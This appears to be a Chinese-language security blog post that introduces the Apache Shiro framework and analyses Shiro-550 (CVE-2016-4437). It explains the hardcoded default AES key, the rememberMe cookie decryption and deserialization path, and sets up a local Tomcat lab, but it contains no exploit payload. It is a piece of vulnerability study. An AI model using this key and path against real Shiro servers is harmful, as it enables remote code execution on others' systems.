shiro
Shiro
0x01 ~ Shiro的简单介绍
shiro 是 apache 提供的一个开源 java 安全框架
shiro 能够实现身份验证、授权、加密和会话管理等功能

Primary Concerns:
- Anthentication: 身份认证,验证用户是否有相应的身份-登录认证
- Authorization: 权限验证,验证某个已认证的用户是否拥有某个权限
- Session Management: 会话管理,管理用户登录后的会话
- Cryptography: 加密,使用密码学加密数据。如,加密密码。
Supporting Features:
Web Support: Web支持,能够比较轻易地整合到Web环境中
Caching: 缓存,对用户的数据进行缓存
Concurrency: 并发,支持具有并发功能的多线程应用程序
Testing: 测试,提供测试的支持
Run As: 允许用户以其他用户的身份来登录/访问
Remember Me**(漏洞点之一)**: 让用户在关闭浏览器或会话过期后,下次访问系统时仍然保持登录状态,无需重新输入用户名和密码。
0x02 ~ Shiro-550(CVE-2016-4437)
漏洞简介
Shiro-550,即CVE-2016-4437,是Apache Shiro框架中一个因硬编码AES密钥和反序列化无校验导致的高危远程代码执行漏洞。
漏洞原理
550的漏洞源于 Remember Me 特性(可见0x01中的Remember Me功能的介绍)的实现方式:
1、服务端加密:用户登录后,Shiro 会将用户身份信息序列化,使用 AES 加密后再进行 Base64 编码,最后存入名为
rememberMe的 Cookie 中返回给浏览器。2、客户端请求:下次访问时,浏览器携带该 Cookie,服务端会进行 Base64 解码 → AES 解密 → Java 反序列化,以恢复用户身份。
影响版本
shiro-550 漏洞影响 Apache Shiro <= 1.2.4 的所有版本。
在 Shiro 1.2.4 及之前的版本中,用于 AES 加密的密钥是硬编码在源码中的(默认为
kPH+bIxk5D2deZiIxcaaaA==)。
环境搭建
用到了这个blog中提到的 shirodemo项目环境
https://www.v0n.top/2022/03/09/Shiro%E5%AE%89%E5%85%A8%E5%AD%A6%E4%B9%A0/
shirodemogithub地址为https://github.com/phith0n/JavaThings/tree/master/shirodemo
然后我们下载 Tomcat 和 Maven,Tomcat 用来本地部署 shirodemo 项目,Maven 用来打包 shirodemo 成war 包,然后部署在 Tomcat 上。
在shirodemo目录下用 Maven 打包
1 | PS D:\vscode_workspace\JavaThings-master\shirodemo> mvn clean package |

然后,再将 target 下打包好的 war 包和其他文件一并放在 Tomcat\webapps 目录下,接着在 Tomcat\bin 目录下点击运行 startup.bat or Tomcat8.exe ,浏览器访问 http://localhost:8080/shirodemo/即可。
过程分析
从AbstractRememberMeManager.java入手,找到

这段代码的作用就是判断是否进行了 AES 加密,如果存在则先进行 AES 解密,解密就用到了硬编码的密钥,然后再对字节数组进行反序列化;如果不存在 AES 加密,那么直接进行反序列化。
然后跟进到DefaultSerializer.java 中的 deserialize

readObject() 进行执行了代码
1 | - 为什么readObject()可以执行代码? |
既然找到了执行的位置,那么所用到的 bytes 来自哪里呢?
来看 AbstractRememberMeManager.java ,找到

可以看到,通过 getRememveredSerializedIdentity 赋值给字节数组 bytes
跟进到 CookieRememberMeManager.java, 找到如下图的位置,看一下 getRememveredSerializedIdentity 做了什么事情

主要是获得 Cookie, 然后对其进行一个 base64 的解码,然后返回字节数组。也就是上面我们说到的 AbstractRememberMeManager.java,返回的值赋给了 bytes。
这里进行一个 base64 解码,主要是因为 CookieRememberMeManager.java 中,对 Cookie 的设置进行了 base64 编码,如下图所示
